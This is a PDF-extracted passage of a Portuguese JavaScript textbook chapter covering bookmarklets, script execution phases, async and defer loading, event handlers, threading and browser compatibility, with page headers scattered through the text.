Assim como os atributos de tratamento de evento HTML, os URLs de JavaScript são remanescentes dos primórdios da Web e geralmente são evitados na HTML moderna. Os URLs `javascript:` têm uma função útil a desempenhar fora de documentos HTML. Se você precisa testar um pequeno trecho de código JavaScript, pode digitar um URL `javascript:` diretamente na barra de endereços de seu navegador. Outro uso legítimo (e poderoso) dos URLs `javascript:` é em marcadores de navegador, conforme descrito a seguir.

13.2.5.1 Bookmarklets

Em um navegador Web, um “marcador” é um URL salvo. Se você marca um URL `javascript:`, está salvando um pequeno script, conhecido como bookmarklet. Um bookmarklet é um mini-programa que pode ser ativado facilmente a partir dos menus ou da barra de ferramentas do navegador. O

código de um bookmarklet é executado como se fosse um script na página e pode consultar e configurar conteúdo de documento, apresentação e comportamento. Desde que um bookmarklet não retorne um valor, ele pode operar em qualquer documento que esteja sendo exibido, sem substituir esse documento por novo conteúdo.

Considere o URL `javascript:` em uma marcação `<a>` a seguir. Clicar no link abre um avaliador de expressão JavaScript simples que permite avaliar expressões e executar instruções no contexto da página:

< a href='javascript:

var e = "", r = ""; */* Expressão a avaliar e o resultado */*

do {

/ Exibe a expressão e o resultado e pede uma nova expressão */*

Capítulo 13 JavaScript em navegadores Web **309**

e = prompt("Expression: " + e + "\n" + r + "\n", e); try { r = "Result:
" + eval(e); }

/ Tenta avaliar a expressão */*

catch(ex) { r = ex; }

/ Ou lembra do erro */*

} while(e);

*/**

*Continua até que nenhuma expressão seja inserida ou que seja clicado
Cancel */*

void 0;

/ Isso impede que o documento corrente seja sobrescrito */*

'>

lado do client

Ja

vaS

cript do

Note que, mesmo esse URL de JavaScript sendo escrito em várias linhas, o analisador de HTML

e

o trata como uma única linha e comentários de uma linha // não funcionarão nele. Além disso, lembre-se de que todo o código faz parte de um atributo HTML entre aspas simples; portanto, o código não pode conter aspas simples.

Um link como esse é útil quando codificado em uma página que está sendo desenvolvida, mas se torna muito mais útil quando armazenado como um marcador que pode ser executado em qualquer página. Normalmente, os navegadores permitem que você marque o destino de um hiperlink dando um clique no link com o botão direito do mouse e selecionando algo como Bookmark Link ou arrastando o link para a barra de ferramentas de marcadores.

13.3 Execução de programas JavaScript

Não existe uma definição formal de programa em JavaScript do lado do cliente. Podemos dizer que um programa JavaScript consiste em todo o código JavaScript de uma página Web (scripts em linha, rotinas de tratamento de evento HTML e URLs javascript:), junto com o código JavaScript externo referenciado com o atributo src de uma marcação <script>. Todos esses itens de código separados compartilham um único objeto global Window. Isso significa que todos veem o mesmo objeto Document e compartilham o mesmo conjunto de funções e variáveis globais: se um script definir uma nova variável ou função global, essa variável ou função vai ser visível para qualquer código JavaScript executado após o script.

Se uma página Web contém um quadro incorporado (usando o elemento <iframe>), o código JavaScript no documento incorporado tem um objeto global diferente do código do documento que está incorporando e pode ser considerado um programa JavaScript separado. Lembre-se, contudo, de que não existe definição formal de quais são os limites de um

programa JavaScript. Se o documento contêiner e o documento contido estão no do mesmo servidor, o código de um pode interagir com o do outro e, se quiser, você pode tratá-los como duas partes interagentes de um único programa. A Seção 14.8.3 explica mais sobre o objeto global Window e as interações entre programas de janelas e quadros separados.

Os URLs javascript: de bookmarklets existem fora de qualquer documento e podem ser considerados um tipo de extensão do usuário ou modificação de outros programas. Quando o usuário executa um bookmarklet, o código JavaScript marcado tem acesso ao objeto global e ao conteúdo do documento corrente e pode manipulá-lo como quiser.

A execução de programas JavaScript ocorre em duas fases. Na primeira fase, o conteúdo do documento é carregado e o código dos elementos `<script>` (tanto scripts em linha como scripts externos)

310 Parte II JavaScript do lado do cliente é executado. Os scripts geralmente (mas não sempre; consulte a Seção 13.3.1) são executados na ordem em que aparecem no documento. O código JavaScript dentro de qualquer script é executado de cima para baixo, na ordem em que aparece, sujeito, é claro, às condicionais, aos laços e a outras instruções de controle de JavaScript.

Uma vez que o documento seja carregado e todos os scripts sejam executados, a execução de JavaScript entra em sua segunda fase. Essa fase é assíncrona e dirigida por eventos. Durante essa fase dirigida por eventos, o navegador Web chama funções de tratamento de evento (definidas pelos atributos de tratamento de evento HTML, por scripts executados na primeira fase ou por rotinas de tratamento de evento chamadas anteriormente), em resposta aos eventos que ocorrem de forma assíncrona. As rotinas de tratamento de evento são mais comumente chamadas em resposta à entrada do usuário (cliques de mouse, pressionamentos de tecla, etc.), mas também podem ser disparadas por atividade da rede, tempo decorrido ou erros no código JavaScript. Os eventos e as rotinas de tratamento de evento estão descritos em detalhes no Capítulo 17. Também vamos ter mais a dizer sobre eles na Seção 13.3.2. Note que os URLs javascript: incorporados em uma página Web podem ser considerados um tipo de rotina de tratamento de evento, pois não têm efeito algum até serem ativados por um evento de entrada do usuário, como o clique em um link ou o envio de um formulário.

Um dos primeiros eventos que ocorrem durante a fase dirigida por eventos é o evento load, indicando que o documento está totalmente carregado e pronto para ser manipulado. Os programas JavaScript frequentemente usam esse evento como gatilho ou sinal de partida. É comum ver

programas cujos scripts definem funções mas que nada fazem além de definir uma função de tratamento de evento onload para ser disparada pelo evento load no início da fase dirigida por eventos da execu-

ção. É essa rotina de tratamento onload que manipula o documento e faz o que quer que seja que o programa supõe fazer. A fase de carregamento de um programa JavaScript é relativamente breve, normalmente durando apenas um ou dois segundos. Uma vez carregado o documento, a fase dirigida por eventos dura enquanto o documento for exibido pelo navegador Web. Como essa fase é assíncrona e dirigida por eventos, pode haver longos períodos de inatividade, quando nenhum código JavaScript é executado, pontuados por picos de atividade disparada pelo usuário ou por eventos da rede. A Seção 13.3.4 aborda as duas fases da execução de JavaScript com mais detalhes.

Tanto JavaScript básica como JavaScript do lado do cliente têm um modelo de execução de thread único. Os scripts e as rotinas de tratamento de evento são (ou devem parecer ser) executados um por vez, sem concorrência. Isso mantém a programação com JavaScript simples e será discutido na Seção 13.3.3.

13.3.1 Scripts síncronos, assíncronos e adiados

Quando JavaScript foi adicionada pela primeira vez nos navegadores Web, não havia qualquer API para percorrer e manipular a estrutura e o conteúdo de um documento. A única maneira pela qual o código JavaScript podia afetar o conteúdo de um documento era gerando esse conteúdo dinamicamente, enquanto o documento estava sendo carregado. Isso era feito usando-se o método document.

write(). O Exemplo 13-3 mostra como era o estado da arte do código JavaScript em 1996.

Exemplo 13-3 Gerando conteúdo de documento no momento do carregamento

```
<h1> Table of Factorials </h1>
```

```
<script>
```

Capítulo 13 JavaScript em navegadores Web **311**

```
function factorial(n) {
```

```
// Uma função para calcular fatoriais
```

```
if (n <= 1) return n;
```

```
else return n*factorial(n-1);
```

```
}
```

```
document.write("<table>");
```

```
// Inicia uma nova tabela HTML
```

```
document.write("<tr> <th>n</th> <th>n!</th> </tr>");
```

```
// Saída do cabeçalho da tabela
```

lado do client

Ja

```
for(var i = 1; i <= 10; i++) {
```

```
// Saída de 10 linhas
```

vaS

```
document.write("<tr> <td>" + i + "</td> <td>" + factorial(i) +  
"</td> </tr>"); cript do
```

```
}
```

```
document.write("</table>");
```

```
// Fim da tabela
```

e

```
document.write("Generated at " + new Date());
```

```
// Saída de um timestamp
```

```
</script>
```

Quando um script passa texto para `document.write()`, esse texto é adicionado no fluxo de entrada do documento e o analisador de HTML se comporta como se o elemento script fosse substituído por esse texto. O uso de `document.write()` não é mais considerado um bom estilo, mas isso ainda é possível (consulte a Seção 15.10.2) e esse fato tem uma implicação importante. Quando o analisador de HTML encontra um elemento `<script>`, deve, por padrão, executar o script antes de retomar a análise e representar o documento. Isso não é um grande problema para scripts em linha, mas se o código-fonte do script está em um arquivo externo especificado com um atributo `src`, isso significa que as partes do documento que vêm após o script não vão aparecer no navegador até que o script tenha sido baixado e executado.

Essa execução de script síncrona ou com bloqueio é apenas o padrão. A marcação `<script>` pode ter atributos `defer` e `async`, os quais (nos navegadores que os suportam) fazem os scripts serem executados de forma diferente. Esses atributos são booleanos – eles não têm um valor; apenas precisam estar presentes na marcação `<script>`. HTML5 diz que esses atributos só têm significado quando usados em conjunto com o atributo `src`, mas alguns navegadores também podem suportar scripts em linha adiados:

```
<script defer src="deferred.js"> </script>
```

```
<script async src="async.js"> </script>
```

Os atributos `defer` e `async` são maneiras de dizer ao navegador que o script vinculado não usa `document.write()` e não vai gerar conteúdo de documento e que, portanto, o navegador pode continuar a analisar e representar o documento enquanto baixa o script. O atributo `defer` faz o navegador adiar a execução do script até depois que o documento tenha sido carregado e analisado e estiver pronto para ser manipulado. O atributo `async` faz o navegador executar o script assim que possível, mas não bloqueia a análise do documento enquanto o script está sendo

baixado. Se uma marcação `<script>` tiver os dois atributos, um navegador que os suporte vai respeitar o atributo `async` e ignorar o atributo `defer`.

Note que os scripts adiados são executados na ordem em que aparecem no documento. Os scripts assíncronos são executados enquanto carregam, ou seja, podem ser executados fora da ordem.

Quando este livro estava sendo escrito, os atributos `async` e `defer` ainda não estavam amplamente implementados e devem ser considerados apenas como dicas de otimização: suas páginas Web devem ser projetadas para funcionar corretamente, mesmo que scripts adiados e assíncronos sejam executados de forma síncrona.

Você pode carregar e executar scripts de forma assíncrona mesmo em navegadores que não suportam o atributo `async`, criando um elemento `<script>` dinamicamente e inserindo-o no documento.

312 Parte II JavaScript do lado do cliente A função `loadasync()` mostrada no Exemplo 13-4 faz isso. As técnicas utilizadas são explicadas no Capítulo 15.

Exemplo 13-4 Carregando e executando um script de forma assíncrona

```
// Carrega e executa um script de forma assíncrona a partir de um URL  
especificado function loadasync(url) {
```

```
var head = document.getElementsByTagName("head")[0]; // Localiza  
<head> do documento var s = document.createElement("script");
```

```
// Cria um elemento <script>
```

```
s.src = url;
```

```
// Configura seu atributo src
```

```
head.appendChild(s);
```


// Insere o `<script>` no cabeçalho

}

Observe que essa função `loadasync()` carrega scripts dinamicamente – scripts que não são incluídos em linha dentro da página Web nem referenciados estaticamente a partir da página Web são carregados no documento e se tornam parte do programa JavaScript em execução.

13.3.2 JavaScript dirigida por eventos

O programa JavaScript antigo, mostrado no Exemplo 13-3, é síncrono: ele começa a executar quando a página carrega, produz alguma saída e então termina. Esse tipo de programa é muito raro atualmente. Em vez disso, escrevemos programas que registram funções de tratamento de eventos.

Então, essas funções são chamadas de forma assíncrona quando ocorrem os eventos para os quais foram registradas. Um aplicativo Web que quisesse habilitar atalhos de teclado para ações comuns registraria uma rotina de tratamento para eventos de tecla, por exemplo. Até os programas não interativos utilizam eventos. Suponha que você quisesse escrever um programa que analisasse a estrutura de seu documento e gerasse automaticamente um sumário para o documento. Nenhuma rotina de tratamento seria necessária para eventos de entrada de usuário, mas o programa ainda registraria uma rotina de tratamento de evento `onload` para saber quando o documento tivesse terminado de carregar e estivesse pronto para gerar o sumário.

Os eventos e o tratamento de eventos são temas do Capítulo 17, mas esta seção fornece uma breve visão geral. Os eventos têm nomes, como “click”, “change”, “load”, “mouseover”, “keypress” ou

“readystatechange”, que indicam o tipo geral do evento que ocorreu. Eles também têm um alvo, que é o objeto em que ocorreram. Quando falamos de um evento, devemos especificar tanto o tipo (o nome) como o alvo: um evento `click` em um objeto `HTMLButtonElement`, por exemplo, ou um evento `readystatechange` em um objeto `XMLHttpRequest`.

Se queremos que nosso programa responda a um evento, escrevemos uma função conhecida como

“rotina de tratamento de evento”, “ouvinte de evento” ou, às vezes, apenas “retorno de chamada” (ou `callback`). Então, registramos essa função para que seja ativada quando o evento ocorrer. Conforme observado

anteriormente, isso pode ser feito usando-se atributos HTML, mas esse tipo de mistura de código JavaScript com conteúdo HTML é desaconselhado. Em vez disso, a maneira mais simples de registrar uma rotina de tratamento de evento normalmente é atribuir uma função JavaScript a uma propriedade do objeto alvo, com código como o seguinte:

```
window.onload = function() { ... };
```

```
document.getElementById("button1").onclick = function() { ... };
```

Capítulo 13 JavaScript em navegadores Web 313

```
function handleResponse() { ... }
```

```
request.onreadystatechange = handleResponse;
```

Observe que as propriedades da rotina de tratamento de evento têm nomes que, por convenção, começam com “on” e são seguidas pelo nome do evento. Note também que não existem chamadas de função nos códigos anteriores: estamos atribuindo as próprias funções a essas propriedades. O na-lado do client

vegador vai fazer a chamada quando os eventos ocorrerem. A programação assíncrona com eventos **JavaS**

frequentemente envolve funções aninhadas e não é raro acabar escrevendo código que define funções **cript do**

dentro de funções dentro de funções.

e

Na maioria dos navegadores, para a maioria dos tipos de eventos, as rotinas de tratamento de evento são passadas a um objeto como um argumento e as propriedades desse objeto fornecem detalhes sobre o evento. O objeto passado para um evento click, por exemplo, teria uma propriedade especificando qual botão do mouse foi clicado. (No IE, esses detalhes do evento são armazenados no objeto global event, em vez de serem passados para a função de rotina de tratamento.) O valor de retorno de uma rotina de tratamento de evento às vezes é usado para indicar se a função tratou do evento suficientemente e para impedir que o navegador execute qualquer ação padrão que, de outro modo, executaria.

Os eventos cujos alvos são elementos de um documento frequentemente se propagam para cima na árvore de documentos, em um processo conhecido como “bolha”. Se o usuário clica com o mouse em um elemento `<button>`, por exemplo, um evento click é ativado no botão. Se esse

evento não é tratado (e sua propagação interrompida) por uma função registrada no botão, o evento sobe como uma bolha para o elemento dentro do qual o botão está aninhado e qualquer rotina de tratamento de evento click registrada nesse elemento contêiner vai ser ativada.

Se você precisa registrar mais de uma função de tratamento de evento para um único evento ou se quer escrever um módulo de código que possa registrar rotinas de tratamento de evento com segurança, mesmo que outro módulo já tenha registrado uma rotina de tratamento para o mesmo evento no mesmo alvo, tem de usar outra técnica de registro de rotina de tratamento de evento. A maioria dos objetos que podem ser alvos de evento tem um método chamado `addEventListener()`, o qual permite o registro de vários ouvintes: `window.addEventListener("load", function() {...}, false);` `request.addEventListener("readystatechange", function() {...}, false);` Note que o primeiro argumento dessa função é o nome do evento. Embora `addEventListener()` esteja padronizado há mais de uma década, somente agora a Microsoft o está implementando para o IE9. No IE8 e anteriores, você precisa usar um método semelhante, chamado `attachEvent()`: `window.attachEvent("onload", function() {...});` Consulte o Capítulo 17 para mais informações sobre `addEventListener()` e `attachEvent()`.

Os programas JavaScript do lado do cliente também utilizam outros tipos de notificação assíncrona que, tecnicamente falando, não são eventos. Se você configurar a propriedade `onerror` do objeto `Window` com uma função, essa função vai ser chamada quando ocorrer um erro (ou qualquer exceção não capturada) de JavaScript (consulte a Seção 14.6). Além disso, as funções `setTimeout()` e `setInterval()` (esses são métodos do objeto `Window` e, portanto, funções globais de JavaScript do 314 Parte II JavaScript do lado do cliente) disparam a chamada de uma função especificada após um período de tempo determinado. As funções passadas para `setTimeout()` são registradas de modo diferente das rotinas de tratamento de evento verdadeiras e normalmente são denominadas “callback”, em vez de “rotinas de tratamento”, mas são tão assíncronas como as rotinas de tratamento de evento. Consulte a Seção 14.1 para mais informações sobre `setTimeout()` e `setInterval()`.

O Exemplo 13-5 demonstra o uso de `setTimeout()`, `addEventListener()` e `attachEvent()` para definir uma função `onLoad()` que registra uma função para ser executada quando o documento termina de carregar. `onLoad()` é uma função muito útil e vamos usá-la em exemplos por todo o restante deste livro.

Exemplo 13-5 `onLoad()`: chama uma função quando o documento carrega

// Registra a função f para ser executada quando o documento terminar de carregar.

// Se o documento já foi carregado, executa de forma assíncrona ASAP.

function onLoad(f) {

if (onLoad.loaded)

// Se o documento já está carregado

window.setTimeout(f,

0);

// Enfileira f para ser executada assim que

// possível

else if (window.addEventListener) // Método de registro de evento padrão
window.addEventListener("load", f, false);

else if (window.attachEvent)

// O IE8 e anteriores usam isto em seu lugar

window.attachEvent("onload",

f);

}

// Começa configurando um flag que indica se o documento ainda não está carregado.

```
onLoad.loaded = false;
```

// E registra uma função para configurar o flag quando o documento estiver carregado.

```
onLoad(function() { onLoad.loaded = true; });
```

13.3.3 Modelo de threading de JavaScript do lado do cliente

JavaScript básica não contém qualquer mecanismo de threading e JavaScript do lado do cliente tradicionalmente também não tem um mecanismo definido. A HTML5 define “Web workers”, os quais servem como um tipo de thread de segundo plano (mais sobre Web workers a seguir), mas JavaScript do lado do cliente ainda se comporta como se fosse rigorosamente de thread única. Mesmo quando a execução concomitante é possível, JavaScript do lado do cliente não pode detectar o fato de que isso está ocorrendo.

A execução com thread única contribui para scripts muito mais simples: pode-se escrever código com a certeza de que duas rotinas de tratamento de evento nunca será executadas ao mesmo tempo.

Você pode manipular conteúdo de documento sabendo que nenhuma outra thread está tentando modificá-lo ao mesmo tempo e nunca precisa se preocupar com bloqueios, impasses ou condições de disputa ao escrever código JavaScript.

A execução com thread única significa que os navegadores Web devem parar de responder à entrada do usuário enquanto scripts e rotinas de tratamento de evento estão em execução. Isso sobrecarrega os programadores JavaScript, pois significa que os scripts e as rotinas de tratamento de evento de JavaScript não devem executar por muito tempo. Se um script executar uma tarefa que usa muito poder de computação, vai introduzir um atraso no carregamento de documentos e o usuário não verá o conteúdo de documentos até que o script termine. Se uma rotina de tratamento de evento

Capítulo 13 JavaScript em navegadores Web 315

executar uma tarefa que usa muito poder de computação, o navegador poderá se tornar não responsivo, possivelmente fazendo o usuário pensar que ele caiu².

Se seu aplicativo precisa fazer um cálculo que cause um atraso perceptível, você deve permitir que o documento seja totalmente carregado antes de efetuar esse cálculo e deve certificar-se de notificar o usuário de que o cálculo está em andamento e o navegador não está travado. Se for possível separar **lado do client**

Ja

o cálculo em subtarefas distintas, você pode usar métodos como `setTimeout()` e `setInterval()` para **vaS**

executá-las em segundo plano, enquanto atualiza um indicador de progresso que dê um retorno para **cript do**

o usuário.

e

HTML5 define uma forma controlada de concomitância, denominada “Web worker”. Um Web worker é uma thread de segundo plano para executar tarefas que usam muito poder de computação sem congelar a interface com o usuário. O código executado em uma thread Web worker não tem acesso ao conteúdo do documento, não compartilha nenhum estado com a thread principal ou com outros workers e só pode se comunicar com a thread principal e com outros workers por meio de eventos assíncronos, de modo que a concomitância não pode ser detectada pela thread principal e os Web workers não alteram o modelo básico de execução com thread única dos programas JavaScript.

Consulte a Seção 22.4 para ver detalhes completos sobre Web workers.

13.3.4 Linha do tempo de JavaScript do lado do cliente

Já vimos que os programas JavaScript começam em uma fase de execução de script e depois passam para uma fase de tratamento de eventos. Esta seção explica a linha do tempo da execução de programas JavaScript com mais detalhes.

1. O navegador Web cria um objeto *Document* e começa a analisar a página Web, adicionando nós de objetos *Element* e *Text* no documento, à medida que analisa os elementos HTML e seu conteúdo textual. A propriedade `document.readyState` tem o valor “loading”

nesse estágio.

2. Quando o analisador de HTML encontra elementos `<script>` que não têm os atributos `async` ou `defer`, ele adiciona esses elementos no documento e, em seguida, executa o script em linha ou externo. Esses scripts são executados de forma síncrona e o analisador faz uma pausa enquanto o script é baixado (se necessário) e executado. Scripts como esses podem usar `document`.

`write()` para inserir texto no fluxo de entrada. Esse texto vai se tornar parte do documento quando o analisador reiniciar. Muitas vezes, os scripts síncronos simplesmente definem fun-

ções e registram rotinas de tratamento de evento para uso posterior, mas podem percorrer e manipular a árvore de documentos conforme ela existe ao serem executados. Isto é, os scripts síncronos podem ver seus próprios elementos `<script>` e o conteúdo de documentos que venham antes deles.

3. Quando o analisador encontra um elemento `<script>` que tem o atributo `async` configurado, começa a baixar o texto do script e continua a analisar o documento. O script será executado assim que possível, depois de baixado, mas o analisador não para e espera o download. Os 2 Alguns navegadores se previnem contra ataques de negação de serviço e laços infinitos acidentais avisando o usuário se um script ou uma rotina de tratamento de evento demora muito para executar. Isso dá ao usuário a chance de cancelar um script descontrolado.

316 Parte II JavaScript do lado do cliente scripts assíncronos não devem usar o método `document.write()`. Eles podem ver seus próprios elementos `<script>` e todos os elementos de documento que venham antes deles, podendo ou não ter acesso a conteúdo de documento adicional.

4. Quando o documento é completamente analisado, a propriedade `document.readyState` muda para “interactive”.

5. Qualquer script que tiver o atributo `defer` configurado é executado, na ordem em que aparece no documento. Os scripts assíncronos também podem ser executados nesse momento. Os scripts adiados têm acesso à árvore de documentos completa e não devem usar o método `document.write()`.

6. O navegador dispara um evento `DOMContentLoaded` no objeto `Document`. Isso faz a transição da fase de execução de script síncrono para a fase assíncrona da execução do programa dirigida por eventos. Note, entretanto, que neste momento ainda pode haver scripts `async` que não foram executados.

7. Neste ponto, o documento está completamente analisado, mas o navegador ainda pode estar esperando o carregamento de conteúdo adicional, como imagens. Quando o carregamento de todo o conteúdo termina e quando todos os scripts `async` foram carregados e executados, a propriedade `document.readyState` muda para “complete” e o navegador Web dispara um evento de carga (`load`) no objeto `Window`.

8. Daí em diante, as rotinas de tratamento de evento são chamadas de

forma assíncrona, em resposta a eventos de entrada do usuário, eventos de rede, expirações de cronômetro, etc.

Essa é uma linha do tempo idealizada e navegador algum suporta todos os seus detalhes. O evento `load` é suportado universalmente: todos os navegadores o disparam e essa é a técnica mais comum para se determinar que o documento está completamente carregado e pronto para ser manipulado.

O evento `DOMContentLoaded` é disparado antes do evento `load` e é suportado por todos os navegadores atuais, exceto o IE. A propriedade `document.readyState` era implementada pela maioria dos navegadores quando este livro estava sendo escrito, mas os valores dessa propriedade diferem ligeiramente de um navegador para outro. O atributo `defer` é suportado por todas as versões atuais do IE, mas somente agora está sendo implementado pelos outros navegadores. O suporte para o atributo `async` ainda não era comum quando este livro estava sendo escrito, mas a execução assíncrona de script por meio da técnica mostrada no Exemplo 13-4 é suportada por todos os navegadores atuais.

(Note, contudo, que a capacidade de carregar scripts dinamicamente com funções como `loadasync()` torna indistinto o limite entre as fases de carregamento de script e a dirigida por eventos da execução do programa.)

Essa linha do tempo não especifica quando o documento se torna visível para o usuário ou quando o navegador Web deve começar a responder aos eventos de entrada do usuário. Esses são detalhes da implementação. Para documentos muito longos ou conexões de rede muito lentas, teoricamente é possível um navegador Web representar parte de um documento e permitir que o usuário comece a interagir com ela antes que todos os scripts tenham executado. Nesse caso, os eventos de entrada do usuário podem ser disparados antes que a fase dirigida por eventos da execução do programa tenha começado formalmente.

Capítulo 13 JavaScript em navegadores Web 317

13.4 Compatibilidade e interoperabilidade

O navegador Web é o sistema operacional dos aplicativos Web, mas a Web é um ambiente heterogêneo e seus documentos e aplicativos serão vistos e executados em navegadores de épocas diferentes (desde lançamentos beta de última geração até navegadores de dez anos atrás, como o IE6), de diferentes fornecedores (Microsoft, Mozilla, Apple, Google, Opera), executando em diferentes sistemas operacionais **lado do client Jav**

(Windows, Mac OS, Linux, OS, Android). É um desafio escrever

programas complexos em JavaScript aScript do

do lado do cliente que sejam executados corretamente em uma variedade tão ampla de plataformas.

Os problemas de compatibilidade e interoperabilidade de JavaScript do lado do cliente caem em três e

categorias gerais:

Evolução

A plataforma Web está sempre evoluindo e expandindo. Um organismo de padronização propõe um novo recurso ou API. Se o recurso parece útil, os fornecedores de navegador o implementam. Se fornecedores suficientes o implementam com capacidade de operação conjunta, os desenvolvedores começam a utilizar e a depender do recurso; assim, ele garante um lugar permanente na plataforma Web. Às vezes, os fornecedores de navegador e os desenvolvedores Web tomam a iniciativa e os organismos de padronização escrevem a versão oficial bem depois que o recurso já é um padrão de fato. Em um ou outro caso, um novo recurso foi adicionado na Web. Os navegadores novos o suportam e os antigos, não. Os desenvolvedores Web ficam divididos entre querer utilizar novos recursos poderosos e querer que suas páginas Web possam ser utilizadas pelo maior número de visitantes – mesmo aqueles que não estão usando os navegadores mais recentes.

Não implementação

Às vezes, os fornecedores de navegador têm opiniões diferentes quanto a um recurso em especial ser útil o suficiente para ser implementado. Alguns o implementam e outros não. Não se trata de uma questão de navegadores atuais com o recurso versus navegadores mais antigos sem ele, mas sim de implementadores de navegador que priorizaram o recurso versus aqueles que não priorizaram. O IE8, por exemplo, não oferece suporte para o elemento `<canvas>`, embora todos os outros navegadores o tenham adotado. Um exemplo mais notório é a decisão da Microsoft de não implementar a especificação de eventos Level 2 do DOM (que define `addEventListener()` e métodos relacionados). Essa especificação foi padronizada há quase uma década e outros fornecedores de navegador o suportam há muito tempo.

Erros

Todo navegador tem erros e nenhum implementa todas as APIs de JavaScript do lado do cliente exatamente conforme o especificado. Às

vezes, escrever código compatível em JavaScript do lado do cliente é uma questão de estar ciente e saber como solucionar os erros nos navegadores existentes.

Felizmente, a linguagem JavaScript em si é implementada considerando a interoperabilidade por todos os fornecedores de navegador e não é uma fonte de problemas de compatibilidade. Todos os navegadores têm implementações interoperáveis de ES3 e, quando este livro estava sendo escrito, 3 Para dar crédito à Microsoft, o IE9 agora oferece suporte para o elemento `<canvas>` e para o método `addEventListener()`.

318 Parte II JavaScript do lado do cliente todos os fornecedores estavam trabalhando na implementação de ES5. A transição entre ES3 e ES5

pode ser a fonte de problemas de compatibilidade, pois alguns navegadores suportam o modo restrito enquanto outros não, mas a expectativa é de que os fornecedores de navegador implementem ES5 de forma interoperável.

O primeiro passo para tratar de problemas de compatibilidade em JavaScript do lado do cliente é saber quais são esses problemas. O ciclo de lançamento de navegadores Web é cerca de três vezes mais rápido do que o ciclo de lançamento deste livro, ou seja, este livro não pode indicar com segurança quais versões de qual navegador implementam quais recursos e muito menos descrever os erros existentes ou a qualidade da implementação dos recursos nos diversos navegadores. É melhor ver detalhes como esses na Web. A tentativa de padronização HTML5 tem como objetivo produzir um conjunto de teste. Quando este livro estava sendo escrito, tais testes não existiam, mas quando existirem, deverão fornecer muitas informações sobre compatibilidade de navegador. Enquanto isso, aqui estão alguns sites que talvez você ache úteis: <https://developer.mozilla.org>

Mozilla Developer Center

<http://msdn.microsoft.com>

Microsoft Developer Network

<http://developer.apple.com/safari>

Safari Dev Center na Apple Developer Connection

<http://code.google.com/doctype>

O Google descreve seu projeto Doctype como “uma enciclopédia da Web aberta”. Esse site que pode ser editado pelo usuário contém extensas tabelas de compatibilidade para JavaScript do lado do cliente. Quando este livro estava sendo escrito, essas tabelas apenas relatavam a existência de várias propriedades e métodos de cada navegador: elas não diziam se esses recursos funcionavam corretamente.

[http://en.wikipedia.org/wiki/Comparison_of_layout_engines_\(HTML_5\)](http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(HTML_5))
Artigo da Wikipedia que monitora o status de implementação de recursos e APIs da HTML5

em vários navegadores.

[http://en.wikipedia.org/wiki/Comparison_of_layout_engines_\(Document_Object_Model\)](http://en.wikipedia.org/wiki/Comparison_of_layout_engines_(Document_Object_Model)) Artigo semelhante que monitora o status de implementação dos recursos DOM.

<http://a.deveria.com/caniuse>

O site “When can I use...” (Quando posso usar...) monitora o status de implementação de importantes recursos da Web, permite que sejam filtrados de acordo com vários critérios e recomenda seu uso sempre que existem navegadores que não suportam o recurso.

<http://www.quirksmode.org/dom>

Tabelas que listam a compatibilidade de vários navegadores com o DOM W3C.

<http://webdevout.net/browser-support>

Outro site que tenta monitorar a implementação de padrões da Web por parte dos fornecedores de navegador.

Capítulo 13 JavaScript em navegadores Web 319

Note que os três últimos sites listados são mantidos por pessoas. Apesar da dedicação desses heróis de JavaScript do lado do cliente, esses sites podem

nem sempre estar atualizados.

*Conhecer as incompatibilidades entre os navegadores é apenas o primeiro passo, evidentemente. Em seguida, é preciso decidir como se vai tratar delas. Uma estratégia é restringir-se a usar somente os recursos suportados universalmente (ou facilmente simulados) por todos os navegadores que você **lado do client***

Ja

opte por suportar. O site “When can I use...”, mencionado anteriormente (<http://a.deveria.com/cavaS>

niuse), é baseado nessa estratégia: ele lista vários recursos que vão se tornar utilizáveis assim que o IE6

cript do

for desativado e não tiver mais uma fatia de mercado significativa. As subseções a seguir explicam algumas estratégias menos passivas que podem ser usadas para solucionar incompatibilidades no e

lado do cliente.

Uma palavra sobre “navegadores atuais”

JavaScript do lado do cliente é um alvo móvel, em especial com o advento de ES5 e HTML5. Como a plataforma está evoluindo rapidamente, eu evito fazer declarações categóricas sobre versões específicas de navegadores específicos: é provável que tais afirmativas fiquem desatualizadas bem antes do surgimento de uma nova edição deste livro. Portanto, você vai ver que muitas vezes limito minhas declarações com linguagem intencionalmente vaga, como “todos os navegadores atuais” (ou, às vezes, “todos os navegadores atuais, exceto o IE”). Para contextualizar isso, enquanto eu estava escrevendo este capítulo, os navegadores correntes (não beta) eram:

- *Internet Explorer 8*
- *Firefox 3.6*
- *Safari 5*

- *Chrome 5*

- *Opera 10.10*

Quando este livro chegar às livrarias, os navegadores atuais provavelmente vão ser Internet Explorer 9, Firefox 4, Safari 5, Chrome 11 e Opera 11.

Isso não é uma garantia de que toda declaração neste livro sobre “navegadores atuais” seja verdadeira para cada um desses navegadores específicos. Contudo, permite saber quais navegadores representavam a tecnologia corrente quando este livro foi escrito.

A quinta edição deste livro usou a frase “navegadores modernos”, em vez de “navegadores atuais”. Aquela edição foi publicada em 2006, quando os navegadores correntes eram Firefox 1.5, IE6, Safari 2 e Opera 8.5 (o navegador Chrome da Google ainda não existia). Qualquer referência a “navegadores modernos”

restantes neste livro pode agora ser tomada como “todos os navegadores”, pois navegadores mais antigos do que esses agora são muito raros.

Muitos dos recursos mais recentes do lado do cliente descritos neste livro (em especial no Capítulo 22) ainda não são implementados por todos os navegadores. Os recursos que optei por documentar nesta edição estão sendo desenvolvidos sob um processo de padrões abertos, foram implementados em pelo menos um navegador lançado, estão em desenvolvimento em pelo menos mais um e parece provável que serão adotados por todos os fornecedores de navegador (com a possível exceção da Microsoft).

320 Parte II JavaScript do lado do cliente 13.4.1 Bibliotecas de compatibilidade

Uma das maneiras mais fáceis de lidar com incompatibilidades é usar bibliotecas de código que as solucionam para você. Considere o elemento <canvas> de elementos gráficos do lado do cliente (o tema do Capítulo 21), por exemplo. O IE é o único navegador atual que não oferece suporte para esse recurso. Contudo, ele suporta uma obscura linguagem de elementos gráficos do lado do cliente proprietária chamada VML e o elemento canvas pode ser emulado em cima dela. O projeto de código-fonte aberto “explorercanvas”, no endereço <http://code.google.com/p/explorercanvas>, lançou uma biblioteca que faz exatamente isso: você inclui

um único arquivo de código JavaScript chamado `excanvas.js` e o IE se comporta como se oferecesse suporte para o elemento `<canvas>`.

